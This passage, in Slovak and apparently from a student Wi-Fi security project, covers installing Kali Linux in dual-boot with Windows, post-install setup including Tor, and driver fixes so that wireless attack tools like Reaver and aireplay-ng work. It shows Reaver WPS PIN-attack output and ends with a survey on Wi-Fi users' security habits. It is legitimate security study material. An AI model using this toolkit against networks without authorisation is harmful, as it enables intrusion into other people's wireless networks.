Menšie komplikácie nastávajú v prípade dual-boot systému. Ja osobne som chcel mať na notebooku nainštalovaný Windows 7, ale aj Kali Linux zároveň. Za predpokladu, že je už Windows 7 nainštalovaný a Kali Linux ideme doinštalovať, potrebujeme na pevnom disku počítača vyhradiť nealokované miesto. Tým pádom musíme zmenšiť aktuálnu Windows partíciu a vyhradiť aspoň 20

gigabajtov. Tento postup vieme uskutočniť pomocou diskového manažéra Windows. Spustíme ho pomocou klávesovej skratky - Windows tlačidlo + R - do panelu pre rýchle pustenie napíšme “diskmgmt.msc“. Klikneme na aktuálnu Windows partíciu a klikneme na zmenšiť zväzok. Prostredníctvom dialógového okna následne odoberieme 20 gigabajtov tak, aby na disku zostalo nealokované miesto, kam budeme náš Linux systém inštalovať.



Po alokovaní aspoň 20 GB voľného miesta môžeme bootovať z USB kľúča. Po nabootovaní zvolíme možnosť Install a pokračujeme klasickou Debian-based GUI Inštaláciou. Počas inštalácie sa nastavuje rozloženie klávesnice, root heslo a pod. Najdôležitejšou časťou je formovanie partícii, kde je potrebné vybrať možnosť “Guided - use entire contiguous free space.“ Pomocou tejto možnosti inštalátor automaticky zdetekuje nealokované miesto na disku, a bez ďalších väčších nastavovaní vytvorí potrebné Linux partície. Taktiež je možnosť vytvoriť špeciálnu partíciu pre /home priečinok. Pokročilí používatelia si namiesto “Guided“ možnosti môžu vybrať aj manuálnu možnosť vytvárania partícii, kde si musia samostatne vytvoriť SWAP partíciu a nastaviť všetky potrebné parametre, aby systém správne fungoval. Po dokončení všetkých nastavení sa zobrazí tabuľka sumarizujúca nastavenia, ako vidíme na nasledujúcom obrázku.



Na obrázku vidíme, že disk bude po uložení zmien obsahovať 4 partície, 2 windowsové a 2 linuxové - dátová partícia a SWAP partícia. V nastaveniach je ďalej možnosť vytvoriť softvérový RAID, šifrované partície alebo sa vrátiť a upraviť partície podľa potreby. V prípade, že sme s nastavaniami spokojní, môžeme ukončiť vytváranie partícii a pokračovať v inštalácii ďalej.

Posledný krok inštalácie je inštalácia boot loadera. Kali Linux defaultne inštaluje GRUB loader, ktorý je vhodný aj ako bootloader pre operačné systémy typu Windows. Preto je bezpečné pri inštalácii zvoliť možnosť "Install the GRUB boot loader to the master boot record." Týmto krokom sa prepíše starý Windows Loader (NTLOADER).

Je tu však aj možnosť bootovať systém prostredníctvom klasického Windows Loadera. Toto riešenie je vhodné, ak chceme mať Kali Linux nainštalovaný len dočasne, a po určitej dobe sa chceme vrátiť opäť k single-boot systému. Toto bol aj môj prípad, keďže som mal notebook na testovanie iba požičaný, a po ukončení tohto projektu som ho musel vrátiť.

V prípade, že chceme používať klasický NTLOADER, pri možnosti inštalovať GRUB do master boot recordu zvolíme možnosť nie. Týmto pádom nebude GRUB loader nainštalovaný do master boot recordu, ale aby bol systém bootovateľný, musíme ho nainštalovať inde. V ďalšom okne teda zvolíme disk, na ktorom sa Kali Linux nachádza a nainštalujeme boot loader sem. Inštalácia je v tomto páde dokončená a systém môžeme reštartovať.


2.6.2. Boot systému prostredníctvom zavádzača NTLOADER

2.6.2.1. Konfigurácia zavádzača NTLOADER, program EasyBCD

Ak sme sa pri inštalácii rozhodli, že chceme použiť Windows Loader, po reštarte systému sa nám pravdepodobne automaticky spúšťa Windows bez možnosti bootovať Kali Linux. Z tohto dôvodu je potrebné stiahnuť program EasyBCD, ktorý dokáže editovať Windows Loader a vložiť do neho záznam o inom operačnom systéme. EasyBCD vytvorí odkaz na inštalovaný GRUB v predošlom kroku, a týmto pádom bude možné systém nabootovať.

EasyBCD je možné stiahnuť zdarma na nekomerčné použitie na: neosmart.net/EasyBCD/

Po nainštalovaní a spustení programu si vieme prezrieť aktuálnu boot tabuľku, ako vidíme, nachádza sa v nej iba 1 záznam. preto do nej musíme pridať aj záznam na bootovanie Kali Linuxu. Klikneme na položku "Add new entry", sekcia Linux/BSD. Ako bootloader vyberieme GRUB 2, následne zadáme meno, aké chceme pri boot menu vidieť a zvolíme partíciu, na ktorej sa Kali Linux nachádza, ako ukazuje nasledujúci obrázok.



Po pridaní nového záznamu si ešte môžeme prezrieť sekciu "Edit Boot Menu", kde vieme nastaviť poradie bootovaných operačných systémov, ich prioritu, prípadne čas čakanie na defaulný výber systému. Po uložení nastavení vieme systém reštartovať a skúsiť nabootovať Kali Linux.

2.6.2.2. Konfigurácia zavádzača GRUB

Po reštartovaní vidíme možnosti bootovania, vyberieme Kali Linux a počkáme kým sa GRUB Loader načíta. Tento loader však aktuálne nie je nakonfigurovaný, preto je potrebné vykonať boot manuálne. To sa dá dosiahnuť prostredníctvom sekvencie príkazov:

```
root (hd0,6)
kernel /vmlinuz root=/dev/sda7
initrd /initrd.img
boot
```

Tieto príkazy sú rozdielne na každom počítači, takže sa nedajú aplikovať v pomere 1:1. Príkaz root vyberie disk a partíciu, z ktorej sa bude bootovať. Na zistenie čísla disku a partície je potrebné pracovať s klávesou TAB, ktorá za vás automaticky bude dopĺňať príkazy, prípadne vypíše možnosti príkazu podobne ako v systéme Linux. Napíšeme keyword "`root (`", stlačíme TAB a systém vám vypíše, aké disky máme k dispozícii. Vo väčšine prípadov sa bude jednať o disk hd0. Pre zistenie typu partícii musíme napísať "`root (Váš disk,`" a stlačiť klávesu TAB a systém vám opäť vypíše dostupné partície. My musíme vybrať partíciu, ktorej súborový systém je ext4 - nachádza sa na nej Linux.

Druhý príkaz kernel je určený na načítanie jadra systému, opäť musíme zistiť, aký variabilný údaj treba doplniť, keďže označenie partície (sda) je v každom systéme iné. Musíme preto nabootovať Live verziu systému - klasickým bootovaním z USB a označením možnosti Live. Po načítaní systému použieme príkaz "`fdisk --list`" na zistenie označení a počtu partícii na disku. Opäť hľadáme partíciu s typom Linux. Po nájdení jej označenia stoj reštartujeme a v ďalšom kroku napíšeme príkaz:

```
kernel /vmlinuz root=/dev/"Nájdené čislo disku" - napr. sda7
```

Posledné dva príkazy vieme opísať 1:1. Príkaz `initrd` určí miesto imagu operačného systému a príkaz `boot` začne proces bootovania.

V prípade, že sa operačný systém úspešne spustí a načíta sa GUI, máme vyhrané. V prípade, že systém ostane v CLI rozhraní a v prompte zostane string "*(initframs)*", alebo sa systém vôbec nenačíta, pravdepodobne ste zadali zlé onačenie linux partície pri príkaze *kernel*.


Spúšťať systém prostredníctvom príkazov je trochu nepraktické, preto skúsime proces zautomatizovať. Zapíšeme si príkazy, pomocou ktorých sme systém nabootovali, reštartujeme ho a spustíme Windows. Opäť použijeme program EasyBCD, zo sekcie Edit Boot Menu odstránime náš starý záznam a klikneme na políčko "Add New Entry" - položku NeoGrub. NeoGrub je špeciálny zavádzač typu GRUB, ktorý môže byť použitý na zavádzanie starších systémov ale pre špeciálne prípady. My ho využijeme na automatický boot nášho Kali Linuxu. NeoGrub loader nainštalujeme a klikneme na položku Configure. Otvorí sa nám textový súbor a na prázdne riadky napíšeme príkazy, ktoré sme používali na bootovanie systému predtým. Súbor uložíme, v sekcii edit boot menu zmeníme názov a môžeme reštartovať počítač. Od tejto chvíle by sa mal Kali Linux spúšťať automaticky.

Zdroje informácii:

http://askubuntu.com/questions/139966/how-can-i-add-an-entry-for-ubuntu-to-the-windows-7-boot-menu
http://unix.stackexchange.com/questions/120198/how-to-fix-boot-into-initramfs-prompt-and-mount-cant-read-etc-fstab-no-su

2.6.3. Prvé kroky po inštalácii systému

2.6.3.1. Update systému



Jedným z prvých krokov po inštalácii systému by mal byť jeho update. Týmto sa zaistí, že systém bude obsahovať najnovšie programové moduly, bezpečnostné záplaty a ovládače. Vzhľadom na vstavanú chybu v operačnom systéme Kali Linux je nutné upraviť súbor sources.lst, ktorý obsahuje zdroje pre sťahovanie updatov operačného systému (tzv. repositories.)

`leafpad /etc/apt/sources.list` - Otvorí súbor sources.list

Celý obsah súboru sources.list je potrebné zmazať a nahradiť ho s repositories z oficiálnej stránky kali linuxu. Súbor by po úprave mal vyzerať asi takto:

```
# Regular repositories
deb http://http.kali.org/kali sana main non-free contrib
deb http://security.kali.org/kali-security sana/updates main contrib non-
free


# Source repositories
deb-src http://http.kali.org/kali sana main non-free contrib
deb-src http://security.kali.org/kali-security sana/updates main contrib
non-free
```

Následne je potrevné prečistiť cache utility apt-get a zadať 2 príkazy, ktoré samotný update vykonajú: (option -y automaticky inštaluje nové upgrady bez požiadavky, aby user upgrade potvrdil -assume-yes)

`apt-get clean`

```
apt-get update && apt-get dist-upgrade -y
```

2.6.3.2. Tvorba bežného (non-root) užívateľa

Po updatovaní systému je vhodné vytvoriť bežného používateľa, keďže samotný systém Kali Linux má preddefinovaného iba jedného používateľa – root. Root sa dá prirovnať účtu administrátora v OS Windows. Ako aj účet Administrátor, takisto aj účet root nie sú vhodné na bežné používanie. Z tohto dôvodu nie je účet root bezpečné používať pri bežných aktivitách, ako napr. web browsing alebo prezeranie e-mailov prostredníctvom poštovného klienta.

Vytvorenie bežného používateľa je možné uskutočniť prostredníctvom príkazu:

```
useradd -m -G sudo -s /bin/bash -c 'Bezny systemovy uzivatel' user
passwd user
su - user
```

Týmito tromi príkazmi je možné vytvoriť nový účet s názvom user, option `-m` mu vytvorí domovský priečinok, pomocou `-G` ho pridelíme do skupiny sudo, ktorá má právo spúšťať programy, ktoré vyžadujú root (administrátorské) práva. Komentár k účtu môže byť pridaný pomocou `-c`. Posledný option `-s` mu pridelí defaultný shell, tomto prípade BASH.

Príkaz passwd nastaví počiatočné heslo pre nového užívateľa a pomocou `su - user` sa cez konzolu pripojíme na nového užívateľa, aby sme otestovali, či bol účet vytvorený správne.

Na ďalšie otestovanie, či bol účet správne vytvorený môžeme použiť príkazy:

```
pwd
sudo getent passwd | grep user
sudo getent group | grep sudo
```

Príkaz pwd nám vráti aktuálny priečinok, v ktorom sa nachádzame, v prípade, že sme prihlásený ako user, na výstupe by sa mal objaviť `/home/user`, týmto sme sa usitili, že domovský priečinok užívateľa user bol vytvorený správne. Ďalší príkaz `sudo getent passwd` nám vráti informácie o užíteľovi z konfiguračného súboru systému. Posledný `sudo getent group` sa uistí, že bol user po vytvorení pridelený do skupiny sudo.

Ďalším krokom je upravenie funkcie screen lock, ktorá automaticky zamyká počítač pri stmavení obrazovky. Je to vhodná funkcia, ak sa nachádzate napr. na pracovisku a stáva sa, že často musíte od svojho pracovného miesta odbiehať. Pre účely penetračného testovania je však zamykanie počítača trochu na obtiaž, preto je funkciu vhodné upraviť, aby zamykanie nastávalo po väčšom časovom rozptyle, prípadne zamykanie úplne vypnúť. Túto funkciu je možné zmeniť v nastaveniach (Settings – Privacy – Screen Lock)

2.6.3.3. Inštalácia Pehliadača Tor Browser

Tor Browser je webový prehliadač, ktorý sa snaží o anonimizáciu používateľa na sieti. Využíva šifrovanie, maskovanie IP adries a pod. Niekto, kto sa snaží robiť s penetračnými nástrojmi sa samozrejme, snaží zostať v anonymite. Preto si tento nástroj vieme nainštalovať prostredníctvom oficiálnej stránky torproject.org. Tomuto prehliadaču a tematike anonymity sa bližšie budeme venovať v sekcii 9.

Na inštaláciu tor browsera použieme príkaz:

```
apt-get install tor
```

Pre automatické updaty a ďalšie tor nastavenia môžeme vychádzať zo stránky: torproject.org/docs/debian.html.en

Ďalšie zdroje informácii:

https://www.offensive-security.com/kali-linux/top-10-post-install-tips/

http://www.iexplo1t.com/2014/05/AfterKali.html - Oprava repositories

https://www.torproject.org/docs/debian.html.en - Inštalácia toru.

2.6.4. Záver

2.6.4.1. Zhodnotenie priebehu inštalácie

V prípade, že ste vykonali všetky popísané kroky, inštalácia a počiatočná konfigurácia operačného systému Kali Linux by nemala byť problém. Či už ste sa rozhodli pre klasický Windows Loader alebo GRUB, v systéme žiadny rozdiel nepocítite. Po dokončení všetkých krokov je váš nový systém pripravený na použitie. Prajem príjemnú zábavu.

2.7. Inštalácia ovládačov pre bezdrôtové rozhrania

Popis dokumentu: Tento dokument vysvetlí inštaláciu ovládačov pre bezdrôtové rozhrania na operačnom systéme Kali Linux.

2.7.1. Úvod do problematiky

2.7.1.1. Ovládače v OS Linux

Na rozdiel od Windowsu, väčšina potrebných ovládačov je v operačnom systéme Linux implementovaná hneď po jeho čistej inštalácii. Preto veľmi často nie je potrebné doinštalovať ďalšie žiadne ovládače k plnohodnotnej funkcii systému a jeho periférii. Niektoré druhy adaptérov však nemusia mať plnú podporu zo strany systému. Z tohto dôvodu je možné, že Wi-Fi adaptér bude pri normálnom využívaní fungovať normálne, ak však chceme použiť programy na rôzne Wi-Fi útoky, môže nastať chyba a tieto programy nedokážu s našimi adaptrérmi spolupracovať. Z tohto dôvodu je pri problémoch s kompatibilitou vhodné doinštalovať ovládače do systému zvlášť.

2.7.1.2. Problémy s kompatibilitou

Aj napriek správnej funkcii bezdrôtových ovládačov pri bežných úlohach, aplikácie ako aireplay-ng môžu hlásiť problémy. Pre príklad problému s kompatibilitou uvádzame screenshoty z programu Reaver, ktorý sa zaoberá útokom na WPS. V prípade pokusu o útok sa vyskytuje nespočetné množstvo chýb, ako napríklad na nasledujúcom obrázku. Z tohto dôvodu útok nemôže byť preveditelný.

```
[+] Sending M2 message
[+] Received M1 message
[+] Sending WSC NACK
[+] Sending WSC NACK
[!] WPS transaction failed (code: 0x03), re-trying last pin
[+] Trying pin 12345670.
[+] Sending EAPOL START request
[!] WARNING: Receive timeout occurred
```

```
[+] Switching wlan0mon to channel 1
[+] Waiting for beacon from C0:C1:C0:21:2E:07
[!] WARNING: Failed to associate with C0:C1:C0:21:2E:07 (ESSID: GOLD_WPS)
```

2.7.2. Inštalácia ovládačov backports (compat-wireless)

2.7.2.1. Ovládače compat-wireless

Ovládače backports, tiež známe ako compat-wireless sú ovládače vyvíjané za účelom zvýšenia kompatibility s existujúcimi bezdrôtovými zariadeniami. V prípade, že máme problémy s existujúcimi bezdrôtovými zariadeniami, je vhodné sadu ovládačov nainštalovať.

Oficiálna stránka bezdrôtových Linux ovládačov je https://wireless.wiki.kernel.org/welcome. Na tejto stránke vieme zistiť aktuálnu dostupnosť ovládačov, ako aj stiahnuť najnovšie vydanie.

2.7.2.2. Stiahnutie ovládačov

Najjednoduchším spôsobom na stiahnutie ovládačov je využitie ich oficiálnej stránky a sekcie download (https://wireless.wiki.kernel.org/en/users/download).

Pre bežné potreby odporúčam stiahnuť najnovšiu verziu stable, čiže stabilných ovládačov, ktoré boli overené ako funkčné. V prípade, že sa problém nevyrieši inštaláciou stable ovládačov, je možnosť siahnuť po možnosti next. Odnož ovládačov next je niečo ako beta verzia. Táto verzia má väčšiu podporu a môže implementovať rôzne experimentálne funkcie, ktoré v oficiálnom stable vydaní nenájdeme. Väčšina z týchto vylepšení je následne zaradená aj do stable vydania, avšak to môže trvať aj mesiace.

Po kliknutí na požadovanú sekciu sa nám zobrazí zoznam súborov. Našim cieľom je získať čo najnovšiu stabilnú verziu ovládačov. V čase písania tohto článku to je v4.4-rc2. Následne sa nám otvorí ďalší priečinok so súbormi z daného vydania. Nás zaujíma súbor s príponou .gz, čo je vlastne archivované vydanie s využitím kompresie Gzip. Zvolíme tento súbor a stiahneme do na nášho systému Kali Linux.

2.7.2.3. Inštalácia prostredníctvom CLI

Ak chceme tieto ovládače inštalovať, prvú vec čo musíme do systému pridať sú Kernel headers. Tieto "hlavičky jadra" sú súbory slúžiace na definovanie rozhrania medzi jadrom a rozhraniami, resp. medzi jadrom a užívateľským rozhraním. Táto funkcia je v jadre už zabudovaná, avšak samotné jadro neočakáva svoje zmeny, preto je nutné doinštalovať niektoré z týchto hlavičiek. Hlavičky poslúžia na úpravu jadra pri inštalácii nových ovládačov.

Pre inštaláciu hlavičiek je potrebné opraviť Kali Linux system repositories, čo sme robili v dokumente Inštalácia systému Kali Linux v sekcii prvé kroky po inštalácii. Za predpokladu, že sú repositories upravené a systém aktualizovaný pomocou príkazu apt-get, môžeme stiahnuť hlavičky pre jadro systému.

```
apt-get install linux-headers-$(uname -r)
```

Týmto príkazom do systému nainštalujeme najnovšie hlavičky pre aktuálne jadro. Príkaz uname
-r zabudovaný v tele príkazu apt-get zisťuje aktuálnu verziu jadra.

Po inštalácii hlavičiek môžeme pokračovať k samotnej inštalácii ovládačov. Ak sme ovládače sťahovali prostredníctvom prehliadača Iceweasel, stiahnuté súbory budú uložené v priečinku `root/Downloads`. Toto nie je najvhodnejšie miesto na uloženie inštalačných súborov, predo priečinok premiestnime do zložky `/usr/src`, kde sa nachádzajú aj ostatné stiahnuté softvérové balíky.

```
cd
cd Downloads
mv backports-4.4-rc2-1.tar.gz /usr/src
```

Týmito príkazmi sa dostaneme do zložky `/root/Downloads`. Kde vyberieme daný súbor a premiestnime ho do novej zložky. Následne je potrebné súbor rozbaliť, čo sa dá dosiahnuť príkazom:

```
tar -xvzf backports-4.4-rc2-1.tar.gz
```

Namiesto backports... napíšte názov súboru, ktorý ste stiahli vy. Pravdepodobne sa bude jednať tiež o backports s iným kódovým označením. Následne aplikujeme túto sekvenciu príkazov:

```
cd backports-4.4-rc2-1.tar.gz
make defconfig-wifi
make
make install
update-initramfs -u
```

Prvým príkazom sa dostaneme do rozbalenej zložky s ovládačmi. Druhým príkazom vyberieme, že sa zaujímame iba o bezdrôtové ovládače. Príkazom `make` skompilujeme vybrané ovládače do podoby inštalátora. Následným príkazom inštalátor spustíme a ovládače nainštalujeme.

Ak všetko prebehlo v poriadku, mali by sme byť o úspešnej inštalácii oboznámení prostredníctvom správy v konzole:

```
Your backported driver modoules should be installed now.
Reboot.
```

Pred reštartovaním systému je ešte potrebné aktualizovať systémovú knižnicu initramfs, čo je možné učiniť posledným príkazom. Samotné kompilovanie a inštalácia ovládačov môže trvať aj niekoľko desiatok minút. Po zadaní a úspešnom prebehnutí týchto príkazov systém reštartujeme pomocou príkazu `reboot`. Po reštarte by všetky ovládače mali byť nainštalované a pripravené na použitie.

2.7.2.4. Testovanie nových ovládačov

Testovanie nových ovládačov by malo zahŕňať odkášanie základných funkcií bezdrôtového adaptéra. Pokus o autentifikáciu a asociáciu s bežnou sieťou, prehliadanie internetu, ale aj stres testy na Wi-Fi karty. Druhým faktorom je otestovanie funkčnosti programov využívajúcich spomínané bezdrôtové adaptéry. Programy airodump-ng, aireplay-ng, reaver a ďalšie by mali byť plne funkčné. Taktiež je potrebné zistiť, či sa opravil problém, pre ktorý sme ovládač inštalovali.

V prípade, že je všetko v poriadku, ovládače backports pravdepodobne opravili váš problém a môžete v pokoji pokračovať vo svojej činnosti. V prípade, že problém vyriešený nebol alebo sa vyskytli ďalšie problémy, vašim ďalším krokom by malo byť nainštalovanie next verzie ovládačov alebo ich kompletná odinštalácia zo systému ako je popísané nižšie.

2.7.2.5. Aktualizácia ovládačov

Ak sa ovládače rozhodneme manuálne aktualizovať, je potrebné odstrániť pôvodné ovládače pomocou krokov popisovaných v nasledujúcej sekcii a následne ovládače odznova nainštalovať pomocou príkazov v sekcii 2.7.2.3 .

2.7.2.6. Odinštalácia ovládačov

V prípade, že sa nové ovládače neosvedčia a namiesto novej funkcionality alebo opravy chýb spôsobia neočakávané problémy, ako napríklad znefunkčnenie rozhrania, je vhodné skúsiť nainštalovať unstable verziu ovládačov, čiže verziu next, ako bolo popísané v sekcii 2.2. Ak dané problémy neopraví ani next odnož ovládačov, je vhodné tieto ovládače odinštalovať. To je možné previesť pomocou nasledujúcich príkazov:

Najskôr sa musíme dostať do zložky, z ktorej sme ovládače inštalovali, v mojom prípade je to /usr/src:

```
cd /usr/src/
```

Následne vojdeme do priečinka backports a vykonáme odinštaláciu podobným spôsobom ako sme ovládače inštalovali. Na konci je nutné systém samozrejme reštartovať:

```
cd backports-3.16.2-1
make uninstall
update-initramfs -u
reboot
```

2.7.3. Záver

2.7.3.1. Výsledok inštalácie nových ovládačov

Osobne máme s ovládačmi backports zmiešané skúsenosti. V jednom prípade fungovali úplne skvele a pomohli nám opraviť problém s programom reaver. Na druhom počítači nám však tieto ovládače čiastočne znefunkčnili funkciu skenovania programom airodump-ng, keďže program úplne prestal zobrazovať bezdrôtových klientov, preto sme museli ovládače odinštalovať.

Ovládače preto môžu vo veľkej časti prípadov pomôcť, niekedy sa však stane, že spôsobia znefunkčnenie funkcie bezdrôtového adaptéra, preto je nutné dôsledne otestovať systém s novými ovládačmi, aby sme sa v budúcnosti nestretli s podobnými problémami.

3. Výskumná časť

3.1. Anketa pre používateľov Wi-Fi sietí skúmajúca ich bezpečnostné návyky

3.1.1.1. Úvod do ankety

Cieľ ankety:

Zistiť bezpečnostné návyky používateľov a poukázať na nedostatočnú ochranu užívateľov počas používania verejných bezdrôtových sietí

Očakávaný výsledok:

Mnoho používateľov nevenuje dostatočnú pozornosť pri svojej ochrane, čím sú vystavení viacerým rizikám. Hackeri, ktorí využívajú rovnakú Wi-Fi sieť môžu odchytávať nešifrovanú komunikáciu a zneužiť tieto získané informácie.

Využitie nazbieraných údajov:

Vyhodnotenie údajov prebehne prostredníctvom filtrovania v MS Excel a vytvorenia rôznych grafov, ktoré zobrazujú percentuálny podiel odpovedí na jednotlivých otázkach. Na základe výsledkov budú vyhodnotené bezpečnostné zvyky používateľov, ktoré budú použité ako odrazový mostík pre ďalšiu časť projektu. Následne budú prevedené rôzne testy (napr. odchytávanie a analýza packetov). Tieto packety budú v šifrovanej aj nešifrovanej forme. Ich analýzou sa zistí, že užívatelia dodržujúci základné pravidlá bezpečnosti na Wi-Fi sieťach značne zmenšujú riziko svojho ohrozenia, zatiaľ, čo užívateľom nevyužívajúcim šifrovanie a iné bezpečnostné prvky môže vzniknúť narušenie súkromia alebo iné ohrozenie bezpečnosti.

Zvyšné údaje o zabezpečení a rozšírení samotných hotspotov získam zo stránky www.wifileaks.cz , ďalšie užitočné fakty o bezdrôtových sieťach na: http://graphs.net/wifi-stats.html a http://www.huffingtonpost.com/vala-afshar/50-incredible-wifi-tech-s_b_4775837.html

- Zámerom je využiť získané štatistiky o Wi-Fi zo všetkých možných zdrojov. Poukázať ako sa Wi-Fi rozmáha, ale napriek tomu veľa ľudí podceňuje bezpečnosť, čo môže viesť k nepríjemným následkom.

3.1.1.2. Anketové otázky

Táto anketa skúma zabezpečenie používateľov bezdrôtových sietí. Jej vyhodnotenie bude umiestnené začiatkom nového roka na webe itnews.sk. Ďakujeme za Vašu účasť!

Váš vek?

(Výber najviac vystihujúcej)

0 - 15
16 - 24
25 - 39
40 - 62
63 a viac

Cieľ: Získať základný údaj o respondentoch na neskoršie zatrieďovanie.

Aký je váš vzťah k informačným a telekomunikačným technológiám?

Skratky: IT = informačné technológie, PC = počítač

(Výber najviac vystihujúcej)

a) Pracujem v oblasti IT
Som aktuálnym študentom IT (stredná škola alebo VŠ)
Študujem alebo pracujem v inej oblasti ako IT, na svoju činnosť však PC a iné technológie potrebujem
Som len používateľ, ktorý nemá odborné vzdelanie a pri výkone svojej práce PC nevyužíva

Cieľ: Zistiť, nakoľko sa respondent rozumie a zaujíma o IT problematiku a IT témy. Na základe tejto odpovedi budú respondenti roztrieďovaní do skupín.

Za akým účelom využívate bezdrôtové Wi-Fi siete?

(Výber viacerých možností)

a) Sociálne siete, chat a e-mail (Facebook, Twitter, Instagram atď.)
b) Vyhľadávanie informácii (napr. cestovné poriadky, štúdium)
c) Internetbanking a online nákupy
d) Zábava a hry
e) Iné

Cieľ: Získať okruhy informácii, ktoré sa o užívateľovi dajú potenciálne zistiť pri odpočúvaní jeho komunikácie.

Ako často využívate verejné bezdrôtové Wi-Fi siete?

Napr. v kaviarňach, nákupných centrách a pod.

(Výber najviac vystihujúcej)

a) Denne
b) Často (niekoľkokrát do týždňa)
c) Občas (niekoľkokrát do mesiaca)
d) Verejné bezdrôtové siete nepoužívam

Cieľ: Určiť dobu, počas ktorej je užívateľ vystavený nebezpečenstvu na verejných bezdrôtových sieťach.

Pri používaní Wi-Fi sietí sa cítim bezpečne

V zmysle, že o bezpečnosť a dôvernosť svojich dát nemám strach.

(Výber najviac vystihujúcej)

a) Súhlasím
b) Nepociťujem hrozby, necítim sa však ani bezpečne
c) Nesúhlasím
d) Neviem sa vyjadriť
e) O svoju bezpečnosť nemám záujem

Cieľ: Skúmať nakoľko bezpečne sa užívatelia na Wi-Fi cítia. Je pravdepodobné, že užívateľ čo sa cíti bezpečne je pravdepodobne neznalý nebezpečenstiev, prípadne sa chráni veľmi dobre a o svoje dáta sa báť právom nemusí (zistíme ďalej v ankete). Taktiež je istá spojitosť medzi tým, že sa užívateľ cíti bezpečne a tým, že sa o svoju ochranu prestáva zaujímať.

Mám pocit, že na internete nemám čo skrývať a moje dáta sú pre hackerov nehodnotné.

(Výber najviac vystihujúcej)

	1	2	3	4	5	
Nesúhlasím	○	○	○	○	○	Súhlasím

Cieľ: Mnoho ľudí si myslí, že ich dáta sú nehodnotné. Práve títo ľudia často podceňujú svoju bezpečnosť a stávajú sa obeťami rôznych kybernetických útokov.

Ak sa prihlasujete na webstránku, všímate si, či používa protokol HTTP alebo HTTPS?

(Výber najviac vystihujúcej)

a) Áno
b) Nie vždy
c) Nie
d) Čo je to HTTP a HTTPS?

Cieľ: Otázka overuje základnú znalosť bezpečnosti na webe. Ak sa používateľ nezaujíma, ako šifrované stránky navštevuje, prípadne ani nepozná rozdiel medzi dvoma hypertextovými protokolmi, je pravdepodobné, že je náchylnejší na odchytenie jeho údajov.

Používate antivírusový softvér s pravidelnými aktualizáciami?

(Výber najviac vystihujúcej)

a) Áno
b) Áno, avšak softvér používam s exspirovanou alebo neplatnou licenciou
c) Antivírusový softvér nepoužívam
d) Nezaujímam sa

